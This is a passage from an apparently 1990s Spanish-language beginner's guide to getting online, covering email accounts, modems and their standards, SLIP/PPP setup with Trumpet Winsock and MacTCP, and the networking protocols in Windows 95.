Por ejemplo, supongamos que tiene una cuenta de interfaz de órdenes con uno de los mayores proveedores de servicios Internet, Netcom. Netcom tiene muchas computadoras individuales en su red, pero el nombre completo de la red (como se le conoce en Internet) es *netcom.com*. Supongamos también que su nombre es Woody Boyd y que usted ha elegido «woodyb» como nombre de acceso. En este caso su dirección de correo electrónico sería «woodyb@netcom.com».

Cuando usted (Woody) acceda a su cuenta en Netcom, la computadora con la que inicie la sesión comprobará su correo y le dirá si tiene algún mensaje en espera. Puede utilizar cualquiera de los muchos programas de correo de la mayoría de las computadoras Unix para leer y responder a su correo electrónico.

### ***Correo electrónico con una cuenta SLIP o PPP***

Si le pide a su proveedor Internet que le instale una cuenta SLIP o PPP, lo más probable es que también le instale una cuenta de correo, pero para asegurarse, debe solicitarlo. Una cuenta de correo que venga con una cuenta SLIP o PPP es muy parecida a una cuenta de interfaz de órdenes, pero no será necesario iniciar una sesión con ella.

A diferencia de lo que ocurre con una cuenta de interfaz de órdenes, el nombre de acceso que adquiere para una cuenta SLIP o PPP no formará parte de su dirección de correo electrónico. Esto se debe a que con SLIP o PPP, el nombre de acceso es realmente para la computadora, no para usted. De hecho, una vez que el hardware esté configurado, probablemente nunca tendrá que volver a pensar en el nombre o contraseña de la cuenta SLIP o PPP de su computadora a menos, por supuesto, que quiera cambiar su contraseña.

Considere una cuenta de correo como una cuenta de interfaz de órdenes a la que nunca accederá. De hecho, es posible que ni siquiera tenga una contraseña. Sin embargo, la computadora del proveedor de servicios Internet pondrá en la cola el correo que le envíen del mismo modo que si tuviese una cuenta de interfaz de órdenes normal.

Entonces, ¿cómo lleva el correo a su computadora de manera que pueda leerlo? Utilizará un programa de correo electrónico que emplea un protocolo llamado POP (por Protocolo de Oficina Postal, aquí es donde POP no significa punto de presencia) para acceder a la computadora donde se encuentra su cuenta de correo y transferirlo. Cuando configure su programa de correo, especificará con qué frecuencia debe comprobar éste si le han llegado nuevos envíos. Mientras está conectado, puede hacer que su programa inspeccione si ha recibido algo reciente. Por ejemplo, podría configurar su programa de correo para que comprobase la llegada de correspondencia cada 10 o 15 minutos. Cuando llegue la correspondencia, su programa de correo transferirá el correo. Algunos lo notifican haciendo que suene una sintonía y levantando una banderita en un icono de buzón de correos.



Eudora es un programa comercial de correo que tiene versiones tanto para Macintosh como para Windows. Eudora lo desarrolló una empresa llamada Qualcomm, que ofrece versiones algo anticuadas de Eudora gratuitamente en Internet. El emplazamiento FTP de Qualcomm es [ftp.qualcomm.com](ftp://ftp.qualcomm.com).

## ***Elección del módem adecuado***

---

Un módem es la única pieza real de hardware que debe tener para utilizar el World Wide Web (aparte, por supuesto, de una computadora adecuada). El módem es el dispositivo que permite que su computadora «hable» con la computadora de su proveedor de servicios Internet. O de forma más precisa, su módem habla al módem de su proveedor, quien a su vez habla a la computadora de su proveedor. Antes de que hablemos sobre las especificaciones y capacidades de los módem, debería entender que vienen «en dos sabores»: internos y externos.

### ***Módem interno frente a externo***

Un módem interno es una placa (o tarjeta) que se introduce en una ranura en el interior de la computadora. Se conecta a la compañía telefónica desenchufando el cable del teléfono y enchufándolo en el extremo de la tarjeta, a la que se accede desde la parte de atrás de la computadora. Normalmente, los módem tienen dos conexiones de teléfono. Si tiene otro cable telefónico, puede extenderlo entre su teléfono y el módem. De ese modo no se tiene que estar enredando con cables de teléfono cada vez que quiere utilizar Internet, y su teléfono funcionará normalmente cuando no esté utilizando la línea. Por supuesto, si piensa pasar mucho tiempo recorriendo el Web, puede que le interese contratar una segunda línea de teléfono para no tener el teléfono ocupado mientras está en el Web.

Un módem externo también es una placa de circuitos, pero la placa está metida en una caja pequeña que se puede colocar en el escritorio o junto a la computadora. Los módem externos tienen tres conexiones en su parte trasera: dos para los cables del teléfono y otra que se puede utilizar para extender un cable a uno de los puertos serie de la computadora. Para los PC, éste es normalmente un conector de 25 patillas (DB-25). Para los Mac, el conector es más pequeño, pero el cable adecuado para la computadora normalmente vendrá con el módem.

La utilización de módem interno o externo es una cuestión de gustos. Cada uno tiene sus ventajas. La decisión se reduce a cuatro cuestiones:

- ¿Tiene su computadora algún puerto serie disponible (necesario para un módem externo)?
- ¿Tiene su computadora alguna ranura interior disponible (necesaria para un módem interno)?
- ¿Quiere ver las luces parpadeantes de la parte frontal del módem externo que le indican lo que ocurre con el módem?
- ¿Le importa pagar un poco más por un módem externo? -

Los módem internos y externos funcionan del mismo modo. En nuestra opinión, sin embargo, es interesante poder ver lo que está ocurriendo con el módem observando las luces de la parte frontal, y también resulta útil poder desconectar el módem independientemente de la computadora.

## **Estándares del módem**

En los viejos tiempos (como hace dos o tres años), utilizar un módem y software de comunicaciones podía resultar una experiencia realmente penosa. Si no sabía lo que tenía entre manos, se podía ahogar fácilmente en una sopa de letras. Tenía que aprender términos como paridad, bits de paro y bits de datos, así como estándares del tipo MNP (Protocolo de red microcom), compresión y corrección de errores. Afortunadamente, todo esto está mucho más estandarizado hoy en día.

Para su conexión a Internet, realmente sólo tiene que considerar dos tipos de módem:

- Un módem rápido.
- Un módem más lento, pero más barato.

Los módem más rápidos disponibles hoy en día transfieren los datos a una velocidad de 28.800 bits por segundo. No tiene que preocuparse de lo que es un bit, simplemente entienda que esto es una unidad de medida (como kilómetros por hora o litros por minuto). Todas las velocidades de módem se miden por la misma unidad, por tanto, puede estar seguro de que cuando los compara, está tratando con cifras semejantes. La mayoría de los fabricantes de módem abrevian expresando estas cifras en miles de bits por segundo, o Kbps. Así, un módem que pueda transferir datos a 28.800 bits por segundo es un módem de 28,8 Kbps (se llama módem de «veintiocho con ocho»).

Antes de que apareciesen los módem de 28,8 Kbps en el mercado, los módem más rápidos y más comunes eran los de 14,4 Kbps (éstos se llamaban módems de «catorce con cuatro»). Dado que los módems de 28,8 son los que están en boga actualmente, puede encontrar buenas ofertas en módems de 14,4 Kbps. Ambos tipos de módem pueden transferir datos a velocidades más altas que sus valores de base. Esto se debe a que los módems pueden comprimir los datos que se envían, en ocasiones de manera muy eficaz. Utilizando las técnicas incorporadas de compresión, estos módems a veces pueden cuadruplicar su rendimiento. De este modo, un módem de 28,8 Kbps tiene una salida teórica máxima de 115.200 bits por segundo, y un módem de 14,4 Kbps tiene una salida teórica máxima de 57.600 bits por segundo.

Afortunadamente, usted no tiene que recordar todos estos números. Todas las capacidades de estos dos tipos de módem se definen en dos especificaciones internacionales. Los módem con una velocidad de base de 28,8 Kbps aparecen definidos por un estándar llamado *V.34* (que se lee como «uve punto treinta y cuatro» o a veces simplemente «uve treinta y cuatro»). Los módems con una velocidad de base de 14,4 Kbps aparecen definidos por el estándar llamado *V.32bis* («uve punto treinta y dos bis» o «uve treinta y dos bis»).

## ***Obtención del software y establecimiento de la conexión***

---

En las primeras secciones de este capítulo hemos visto los distintos modos de conectar a Internet; también hemos hablado de protocolos de comunicación, recursos de Internet, correo electrónico y módem. En esta sección, le daremos algunas indicaciones sobre el software que necesita su computadora para establecer la conexión SLIP o PPP con Internet y el modo de instalarlo. Es a los usuarios de Windows 3.1 a quienes prestamos una mayor atención, dado que este entorno operativo está muy extendido y es probablemente el tipo de sistema más difícil de configurar para una cuenta SLIP o PPP.

Si ha comprado, o pretende comprar, un paquete de acceso en bloque, probablemente no tenga que preocuparse de esta sección. (Puede leer el Capítulo 3 para más información sobre estos programas.) Además, aquí no entraremos en detalles sobre la conexión con Windows 95 u OS/2 Warp. Estos sistemas ya tienen el software necesario y, en cierto modo, están configurados previamente para conexión con Internet. También entraremos en más detalles sobre la utilización de estos sistemas operativos en Internet en el Capítulo 3.

### ***Aspectos básicos***

La obtención del software necesario para Internet puede parecer a veces el dilema del «huevo o la gallina». Esto se debe a que es fácil obtener el software desde Internet, pero se tiene que acceder antes a ésta. Si los suministradores de Internet tienen una delegación en su ciudad, el modo más sencillo de obtener el software es dirigirse a su oficina y pedir un disquete con el software necesario. Sin embargo, es más probable que no tengan una oficina en sus ciudad, así que tendrá que instalar su cuenta por teléfono y adquirir el software de otro modo.

La Tabla 2.1 resume el software necesario para iniciarse con las cuentas SLIP o PPP. En esta tabla no se incluye el software de cliente que se utilizará después de haber conectado el sistema (como exploradores Web, programas de correo electrónico o clientes FTP); muestra simplemente un listado de las herramientas de bajo nivel para hacer que funcione TCP/IP en su sistema y establecer la conexión con su proveedor. Los exploradores Web se tratan en el Capítulo 5.

Para establecer una conexión SLIP/PPP con cualquier sistema operativo, son necesarios dos componentes de software: un controlador TCP/IP y el propio software SLIP/PPP, que toma el control del módem y establece la conexión con el proveedor de servicios Internet. Para Windows 3.1, el controlador TCP/IP es en su mayor parte un solo archivo (llamado *WINSOCK.DLL*) que tiene que estar en el sistema. Dado que este archivo está incluido en la mayoría de los paquetes SLIP/PPP (como Trumpet Winsock y Chamaleon), es fácil que se cometa el error de pensar que todo lo necesario es el paquete SLIP/PPP, pero es aconsejable que se entienda la diferencia entre el componente TCP/IP y el componente SLIP/PPP.

**Tabla 2.1.** Software necesario para las cuentas SLIP o PPP.

Sistema operativo	Software necesario
Windows 3.1 y Windows para trabajo en grupo	Trumpet Winsock (shareware) o Chamaleón (comercial), u otros paquetes SLIP/PPP.
Macintosh	MacTCP (comercial) y un paquete SLIP/PPP como TCP/Connect II (comercial).
Windows 95	(No requiere nada: viene todo incluido).
Windows NT	(No requiere nada: viene todo incluido).
OS/2 Warp	(No requiere nada: viene todo incluido).

Independientemente del sistema operativo que se utilice, el procedimiento a seguir para establecer la conexión será prácticamente el mismo. Generalmente, es así como funciona:

Primero, se contrata una cuenta PPP o SLIP con el proveedor Internet. Recuerde que una cuenta SLIP o PPP es realmente una cuenta para su *computadora* (no para usted). Su proveedor le dará un nombre y una contraseña de acceso necesarios para iniciar una sesión en la computadora, el número de teléfono al que debe llamar su computadora, *un número IP*, y quizás alguna información extra como un número llamado *máscara de subred*, un número para un *servidor de nombre de dominio*, e información para su cuenta de correo electrónico (véase la Tabla 2.2 para una explicación de estos términos).

El número IP de la computadora es su única dirección en Internet. Las direcciones IP se componen normalmente de cuatro grupos de números separados por puntos. Por ejemplo, 199.100.81.100 es una dirección IP válida. Algunos suministradores asignarán un número permanente; otros harán que su computadora asigne un número a la computadora del usuario cada vez que se conecta. Si el proveedor asigna un número permanente a la computadora, es posible que el usuario tenga que elegir un nombre único para que su computadora esté asociada a su número IP. La Tabla 2.2 resume y define los términos asociados con la información que se obtendrá del suministrador de servicios.

El proveedor creará en su computadora la cuenta para la computadora del usuario mientras el usuario instala su sistema. El usuario abrirá un cuadro de diálogo Instalar (también se puede llamar cuadro de diálogo Opciones o Configuración) en el software SLIP o PPP (como Trumpet Winsock o MacTCP) de su sistema e introducirá la información ofrecida por el suministrador en los cuadros de edición correspondientes. El usuario también debe informar al software de cuál es el puerto de comunicaciones en el que está el módem. La Figura 2.4 muestra el cuadro de diálogo de configuración de red de Trumpet Winsock.

Una vez introducida la información, se puede elegir entre Login (Iniciar sesión) o Dial (Marcar) de un menú situado en el software SLIP o PPP y la computadora iniciará la conexión. A diferencia de lo que ocurre con una cuenta de interfaz de

**Tabla 2.2.** Algunos términos que se deben entender para instalar la conexión SLIP/PPP.

Término	Significado
Dominio	El dominio es el nombre Internet de la red de su proveedor Internet (la red de la que formará parte su computadora). Por ejemplo, si su proveedor es PSI, su dominio será probablemente <i>psi.com</i> .
Servidor de nombre de dominio	Una de las computadoras de la red de su proveedor está configurada para que traduzca los nombres de computadora a sus números IP correspondientes para todas las computadoras de la red del proveedor (incluida la suya). Por ejemplo, supongamos que quiere ver la página inicial de Pacific Bell, por lo que escribiría <b>http://www.pacbell.com</b> en su explorador Web. Antes de que el explorador pueda cargar esa página Web, tiene que consultar a su servidor de nombre de dominio para obtener el número IP de la computadora «www.pacbell.com». El servidor de nombre de dominio informará al sistema de que el número IP de la computadora es 192.150.170.2.
Número IP	Un número IP es una secuencia de cuatro números separados por puntos que identifica a cada computadora de Internet. Algunos suministradores Internet asignan números IP permanentemente de forma que el número IP de su computadora nunca cambia. Otros suministradores configuran sus sistemas para que asignen los números IP dinámicamente, lo que quiere decir que puede tener un número IP diferente cada vez que establezca una conexión.
Servidor de correo	Algunos suministradores Internet dedican una computadora para que sirva el correo a las demás computadoras de la red. Si es este el caso en su red, su proveedor le dará el nombre o número IP de la máquina de forma que pueda entrar en la pantalla de instalación de su programa de correo.
Máscara de subred	Es posible que su proveedor le proporcione un número adicional para su red llamado <i>Máscara de subred</i> . Si lo hace, simplemente escríbalo en la pantalla de instalación de su sistema SLIP/PPP.
Servidor de noticias	Muchos suministradores dedican una computadora para almacenar noticias Usenet y servírselas a los usuarios de sus redes. Si este es el caso con su proveedor, tendrá que introducir el nombre o número IP de su servidor de noticias en la pantalla de configuración del programa que utilice para leer las noticias.
Encaminador o pasarela	Esta es la computadora a la que llamará su computadora para establecer la conexión a Internet.
acceso de encaminador	Este es el nombre que utilizará su computadora para acceder a la computadora de encaminamiento. Un convenio que siguen algunos (aunque no todos) los suministradores es iniciar las cuentas PPP con una «p» (como «pdhayes» para alguien cuyo nombre es Don Hayes) e iniciar las cuentas SLIP con una «s» (como «sjwarren» para alguien cuyo nombre es Jennifer Warren). Lo más frecuente es que este nombre de acceso no se corresponda con su dirección de correo electrónico, es simplemente un identificador para su computadora.
Contraseña de encaminador	Igual que cuando una persona inicia una sesión con una computadora, cuando la computadora inicia una sesión con el encaminador, tiene que suministrar tanto un nombre como una contraseña de acceso. Esta cadena de caracteres es la contraseña que necesitará su computadora para completar la secuencia de acceso.



**Network Configuration**

IP address	199.122.112.86	Default Gateway	117.210.192.20
Netmask	255.255.255.0	Time server	
Name server	199.122.122.24	Domain Suffix	
Packet vector	00	MTU	1500
Demand Load Timeout (secs)	5	TCP RWIN	4096
		TCP MSS	1460
		TCP RTO MAX	60

☐ Internal SLIP ☒ Internal PPP

SLIP Port: 2

Baud Rate: 115200

☒ Hardware Handshake

☐ Van Jacobson CSLIP compression

**Online Status Detection**

☒ None

☐ DCD (RLSD) check

☐ DSR check

Ok Cancel

**Figura 2.4.** Cuadro de diálogo de configuración de red de Trumpet Winsock.

órdenes en la que una persona inicia una sesión y la computadora del proveedor ejecuta una interfaz de órdenes, cuando la computadora del usuario inicia la sesión, la computadora del suministrador inicia el protocolo SLIP o PPP en la línea y establece la conexión TCP/IP con la computadora del usuario. Llegado a este punto, la computadora está en Internet.

Hemos ofrecido una visión global de lo necesario para conectar, independientemente de las condiciones específicas del sistema operativo. En la siguiente sección, veremos más detenidamente lo que es necesario hacer si se utiliza Windows de Microsoft, a continuación ofreceremos algunas sugerencias para conectar a Internet con Windows 95, OS/2 Warp o Macintosh.

### **Windows 3.1 y Windows para trabajo en grupo**

Existen una serie de paquetes SLIP/PPP que se pueden utilizar con Windows de Microsoft. Algunos de los mejores son shareware, pero también hay paquetes de venta al público. Uno bueno (que además es shareware) es Trumpet Winsock de Trumpet International. Trumpet Winsock está muy extendido entre las cuentas SLIP y PPP dado que es fiable y de fácil manejo. Trumpet Winsock además le permite tomar el control de su módem y marcar a su proveedor Internet, con lo que tiene todo lo que necesita en un programa.

Si ya tiene acceso a Internet, puede adquirir la última versión de Trumpet Winsock del servidor FTP de Trumpet International en <ftp.trumpet.com.au>, en cualquier número

ro de las ubicaciones de archivos de software de Internet, o en los sistemas locales de tablón de anuncios.

Un paquete SLIP/PPP bastante conocido es Chamaleon. Chamaleon, o una versión reducida del mismo, viene con algunos de los paquetes globales. En el resto de esta sección hablaremos solamente de Trumpet Winsock, pero los procedimientos y conceptos para todos los paquetes son semejantes.

Trumpet Winsock viene como un archivo ZIP. Los archivos que vienen en formato ZIP se deben descomprimir utilizando el programa shareware PKUNZIP. Algunos de los administradores de escritorio para Windows (como Norton Desktop) incluyen soporte incorporado para archivos ZIP, de modo que se pueden extraer fácilmente. Si no tiene una utilidad de este tipo, puede adquirir PKUNZIP en prácticamente cualquier sistema de tablón de anuncios local.

Para instalar Trumpet Winsock, hay que seguir estos pasos:

1. Crear un directorio para Trumpet Winsock. Por ejemplo, emitir la orden de **DOS MKDIR C:\TRUMPET**.
2. Extraer los archivos del archivo ZIP para ese directorio con PKUNZIP u otra utilidad de descompresión.
3. Añadir el directorio *C:\TRUMPET* a la sentencia PATH editando la línea PATH en el archivo *AUTOEXEC.BAT*, y reiniciar la computadora para permitir que la nueva sentencia PATH surta efecto.
4. Ejecutar el programa TCPMAN que se incluye en el paquete Trumpet abriendo el cuadro de diálogo Archivo/Ejecutar y escribiendo **TCPMAN** en el cuadro de edición de la línea de órdenes.
5. Cuando se ejecuta TCPMAN por primera vez, aparece el cuadro de diálogo de configuración de red, que se muestra en la Figura 2.4. A continuación se introduce la información suministrada por el proveedor de servicios Internet en los cuadros de edición del cuadro de diálogo. Los cuadros a los que se debe prestar mayor atención son los de la dirección IP (*IP adress*), servidor de nombre (*Name server*), Internal SLIP o Internal PPP, puerto SLIP (*SLIP port*) y velocidad (*baud rate*). Puede que se necesiten o no los otros cuadros; el proveedor lo indicará si es así. Si no se pueden emparejar las descripciones ofrecidas por el proveedor con los cuadros de diálogo, se debe pedir a éste que las aclare. Por último se cierra el cuadro de diálogo.
6. Del menú Dialer, se elige *setup.cmd*. Este es un archivo de guión que pedirá el número de teléfono del módem del proveedor de servicios Internet, el nombre de acceso SLIP o PPP y la contraseña.

Por último, se puede establecer una conexión con Internet eligiendo la orden Login del menú Dialer. Eso es todo lo que hay que hacer. Una vez que Trumpet establece la conexión, se puede minimizar el programa TCPMAN a un icono y dejarlo en el escritorio mientras se explora Internet.

Para desconectarse de la computadora del proveedor, basta con abrir TCPMAN y elegir la orden Bye del menú Dialer.

## **Windows 95 y OS/2 Warp**

Si ejecuta Windows 95 o Warp, ya tiene todo el software necesario para dar los primeros pasos. Ambos sistemas vienen con un programa de software TCP/IP y otro PPP, así como con unos pocos programas de cliente rudimentarios, incluyendo un programa telnet, un cliente FTP y un explorador Web.

En el Capítulo 3 se verá más de cerca la configuración de Windows 95 y Warp para la conexión a Internet.

## **Macintosh**

La comunidad Macintosh se beneficia de una riqueza de software Internet de calidad. La otra ventaja de utilizar un Mac con Internet es que, generalmente, es más fácil hacer que se ejecuten SLIP o PPP en un Mac que en un PC con Windows 3.1. Sin embargo, es necesario introducir la información que le facilite su suministrador Internet en una pantalla de instalación. Para conectar su Mac a Internet, primero tendrá que reunir algún software (consulte la Tabla 2.1).

### **MacTCP**

El controlador TCP/IP para el Mac es el paquete llamado *MacTCP*, que usted debe tener en su sistema. Además de MacTCP, debe tener un paquete SLIP/PPP. Igual que con los paquetes SLIP/PPP para los sistemas Windows 3.1, éstos pueden resultar algo confusos ya que algunos paquetes incluirán MacTCP y otros no. No tiene que preocuparse de MacTCP si su Mac ejecuta la versión del Sistema 7.5 o posterior, ya que MacTCP va incluido en el sistema operativo.

Si utiliza una versión del sistema operativo Macintosh anterior al Sistema 7.5, el mejor modo de adquirir MacTCP sería simplemente actualizando el sistema con Sistema 7.5 o la última versión. También puede adquirir MacTCP directamente en Apple Computer sin actualizar su sistema con Sistema 7.5, si por alguna razón no quiere actualizar su computadora.

Otro modo de adquirir MacTCP es en bloque con otros productos. Si también necesita un paquete SLIP/PPP (que veremos en la siguiente sección), algunos de ellos también incluyen MacTCP. Además, Eudora, un conocido programa de correo electrónico de Qualcomm, incluye MacTCP. Al instalar Eudora, el programa de instalación se encarga de instalar MacTCP si no está aún en su sistema. Qualcomm aparece listado en el Apéndice B.

Si no puede adquirir MacTCP a través de ninguna de estas fuentes, puede hacerlo con el libro *The Internet Starter Kit for Macintosh* de Adam Engst (de Hayden Books). Este libro incluye todo el software necesario en un disquete. Además de un buen software de cliente Internet obtendrá tanto MacTCP como un paquete SLIP/PPP.



**SLIP/PPP y marcadores**

Algunas ubicaciones de FTP Anónimos de Internet ofrecen un paquete PPP shareware llamado MacPPP. Si lo puede encontrar, MacPPP le permitirá comenzar. Un producto comercial que algunos usuarios de Mac recomiendan encarecidamente es TCP/Connect II de InterCon Systems Corporation. InterCon también aparece listada en el Apéndice B.

Claramente nos hemos centrado en explicar lo que los usuarios de Windows 3.1 y Windows para trabajo en grupo de Microsoft necesitan para conectar. ¡Esto se debe a que estas son las personas que necesitan más ayuda! De hecho, instalar software en un Mac puede ser muy sencillo (por ejemplo, «Inserte el disquete y arrastre el icono sobre su escritorio...»). Los usuarios de Windows tienen más opciones, lo que complica aún más las cosas. Hemos visto que para los usuarios de Mac, la mejor táctica consiste en explicarles los conceptos que hay detrás de lo que tienen que hacer, en lugar de centrarnos en los aspectos específicos de cómo hacerlo. Para los usuarios de Windows 95 y OS/2 Warp, no resulta tan fácil conectar como para los usuarios de Mac, pero es una tarea bastante simple. En el próximo capítulo entraremos en detalles sobre Warp y Windows 95.



---

## ***Soluciones globales para conectar con Internet***

No hace mucho tiempo, conectar un PC que ejecutase Windows u OS/2 con Internet era toda una prueba, incluso para usuarios que tenían experiencia tanto con PC como con Internet. Compaginar aplicaciones, programas de acceso telefónico y utilidades con nombres extraños como WINSOCK.DLL podía ponerle rápidamente los pelos de punta. Y una vez que tuviese todo el software, lo tuviese todo en su sitio y configurado adecuadamente, era una proposición de ensayo-error.

El sistema operativo Unix ha tenido conectividad con Internet casi desde sus comienzos. Con TCP/IP y otros protocolos incorporados —como correo electrónico, sistemas de archivo de red, y, más recientemente, HTTP (el protocolo del Web)— los sistemas Unix están preparados para funcionar en Internet nada más sacarlos de la caja.

Hacia el final del ciclo de vida de Windows 3.1, un conjunto de bloques de software de distintos editores facilitaban la tarea de configurar un sistema Windows para conectarlo a Internet. Pero con Windows 95, Windows NT y OS/2 Warp Connect, los desarrolladores de sistemas operativos por fin cumplieron lo pactado; estos sistemas operativos incluyen ahora los controladores y protocolos para conectarse a Internet. Y configurarlos es tan sencillo como cumplimentar la dirección de red y pulsar un botón Aceptar.

En este capítulo se verán estas soluciones globales (paquetes y sistemas operativos), que prometen incluir todo lo necesario para conectarse a Internet en un solo bloque. Se verán dos sistemas operativos —Windows 95 y OS/2 Warp Connect— que le prometen llevarle rápidamente a navegar por la red. Terminaremos este capítulo dando una ojeada rápida a un par de bloques de software que permiten conectarse a la red con Windows 3.1 de un modo casi tan sencillo como con Windows 95 y OS/2.

## **Windows 95**

---

Windows 95 es una nueva generación realmente asombrosa de Windows de Microsoft. No sólo es más fácil de instalar y configurar que las versiones anteriores de Windows, sino que además es un placer utilizarlo. Windows 95 incluye muchas características, herramientas y mejoras respecto a Windows 3.1. Ya han pasado aquellos días en los que se tardaba toda una tarde en configurar un sistema Windows con un administrador de escritorio, una planificación del sistema y supervisión de software, un software de utilidad, controladores de red, protocolos y acceso telefónico razonables. El CD de Windows 95 tiene todas las características necesarias para constituir un sistema operativo de escritorio robusto y muy bien conectado.

### **Clasificación de opciones**

Antes de explorar los detalles de conexión de un sistema Windows 95 a Internet se debería saber qué incluye y qué no incluye Windows 95.

En primer lugar, el sistema operativo básico incluye herramientas para conectar a un nuevo servicio interactivo de Microsoft llamado *The Microsoft Network*. MSN es un servicio de información (como un gran sistema de tablón de anuncios de computadora) en la misma línea de CompuServe y America Online. Y, al igual que con otros servicios de información, la computadora accede a MSN utilizando su módem para llamar a un número de teléfono local. A través de MSN, se pueden leer noticias, unirse a grupos de debate, e incluso comprar productos y servicios interactivos. También se puede acceder a Internet a través de MSN. Sin embargo, en este capítulo no se tratará MSN; dado que es básicamente un servicio interactivo en competencia con otros servicios se tratará en el Capítulo 4 junto con los otros.

En segundo lugar, Microsoft vende un producto complementario de Windows 95 llamado *Plus!* El paquete Plus! ofrece algunos programas de utilidad, unas pocas aplicaciones y configuraciones personalizadas para el escritorio. Una de las mejores características del paquete Plus! es una gran variedad de combinaciones de escritorio personalizadas para el sistema Windows 95, incluyendo diseños e imágenes de fondo, personalización del cursor e interesantes combinaciones de sonido. El paquete Plus! también incluye algunas utilidades adicionales para Internet, como un explorador Web, que no vienen con el sistema operativo básico. Aunque el paquete Plus! está bien, no contiene nada que sea necesario para conectarse o usar Internet.

Por último, el sistema operativo básico de Windows 95 incluye todos los protocolos y utilidades necesarios para conectarse a Internet. Contiene incluso unas cuantas aplicaciones TCP/IP —como un programa telnet y FTP—, pero no un explorador Web. Si quiere la versión de Mosaic de Microsoft, tendrá que adquirir el paquete Plus!

## ***Conexiones de red con Windows 95***

Cuando se instala el sistema operativo de Windows 95, éste analiza exhaustivamente el hardware de la computadora, identificando cada tarjeta y cada periférico conectado al sistema. Entre los adaptadores y periféricos que encontrará están las tarjetas de interfaz de red y los módem. Una vez que se haya completado la instalación, Windows 95 conocerá su módem y hardware de red y cargará automáticamente los controladores para ellos durante el proceso de inicialización.

Windows 95 también incluye más de una docena de protocolos comunes de red. Entre estos protocolos están:

- Banyan VINES.
- DEC Pathworks.
- IBM DCL.
- IPX/SPX.
- NetBEUI.
- TCP/IP.
- Novell IPX.
- PC-NFS de SunSoft.

Lo bueno de trabajar con redes en Windows 95 está en la simplicidad de su enfoque. El sistema operativo reconoce todo el hardware que usted pueda querer utilizar para las conexiones de red (módem y tarjetas de interfaz de red) e incluye la mayoría de los protocolos que le puedan interesar. Todo lo que usted tiene que hacer es crear asociaciones entre el hardware de red y dichos protocolos. De hecho, durante el proceso de instalación, Windows 95 crea algunas de estas asociaciones automáticamente.

Por ejemplo, supongamos que tiene una tarjeta de interfaz de red Ethernet en su PC y que está conectada a una red Ethernet. El proceso de instalación de Windows 95 detectará su tarjeta Ethernet y automáticamente asociará a ésta los dos protocolos más comunes: IPX/SPX y NetBEUI. Si además quiere ejecutar el protocolo TCP/IP en su red ya que tiene pensado conectar toda su red a Internet, tendrá que crear una asociación adicional entre su tarjeta Ethernet y el protocolo TCP/IP. (En un momento le mostraremos cómo hacer esto.)

Este es otro ejemplo: Tiene una sola computadora, no una red, y quiere utilizar una cuenta PPP de acceso telefónico con un proveedor de servicios Internet (ISP). En este caso, también tendrá que utilizar un protocolo TCP/IP, pero tendrá que estar asociado a su conexión de acceso telefónico (su módem) en lugar de a una tarjeta de red.

El proceso de creación de asociaciones entre un protocolo de red y un dispositivo de red se conoce como *enlace*. Antes de mostrarle cómo enlazar un protocolo a un dispositivo, deberíamos darle unas breves nociones acerca de los protocolos que más va a necesitar.

El protocolo de las redes Novell se llama *IPX*. Lleva circulando mucho tiempo como Novell, y lo necesitará si tiene pensado conectar su máquina Windows 95 a una red Novell. Microsoft llama a su versión de este protocolo *IPX/SPX*, pero la propia

versión de Novell también está incluida en el sistema operativo. Si tenía una tarjeta de red en su PC cuando instaló Windows, el programa de instalación probablemente creó automáticamente un enlace de IPX/SPX a la tarjeta. Si no va a conectarse a una red Novell, puede eliminar ese enlace sin ningún peligro. Si lo necesita, puede volver a crear ese enlace fácilmente en el futuro. (Esta es una tarea fácil de llevar a cabo, pero probablemente debería esperar al menos a terminar de leer esta sección antes de empezar a eliminar enlaces de protocolo.)

El protocolo de las redes Microsoft (y de las redes LanManager) es *NetBEUI*. En los viejos tiempos este protocolo se llamaba NetBIOS. Si había una tarjeta de red en el sistema durante la instalación de Windows 95, probablemente se creó automáticamente un enlace para NetBEUI. Si hay otras máquinas Windows (Windows 95, Windows NT o Windows para trabajo en grupo) en su red, posiblemente querrá conservar NetBEUI. Este protocolo le permite compartir fácilmente recursos como impresoras, unidades CD-ROM, carpetas de disco e incluso discos rígidos enteros con otras computadoras Windows.

Como aprendió en el capítulo anterior, TCP/IP es el protocolo de Internet. La instalación de Windows 95 no crea un enlace para TCP/IP automáticamente, pero es lo suficientemente fácil como para que lo haga usted por su cuenta. Sin embargo, puede que ni siquiera tenga que añadirlo manualmente, dependiendo de cómo piense acceder a Internet; si tiene pensado utilizar MSN o alguna de las herramientas del paquete Plus!, Windows hará la instalación por usted.

Con Windows 95 se puede acceder a Internet de tres modos:


- Con una conexión de acceso telefónico al servicio interactivo MSN.
- Con una conexión PPP de acceso telefónico a un ISP.
- Con una red TCP/IP conectada a Internet a través de un encaminador o pasarela.

Si tiene pensado utilizar MSN, no tiene que preocuparse por esto; pase directamente al Capítulo 4.

### ***Instalación de una conexión PPP con un ISP***


Si tiene, o piensa adquirir, una cuenta PPP de acceso telefónico con un ISP, tampoco tiene mucho de qué preocuparse; un Asistente le guiará a lo largo de todo su proceso de instalación bajo Windows. (Un Asistente es el modo en que Microsoft llama a los pequeños programas que proporciona Windows para ayudarle con los procesos complejos.)

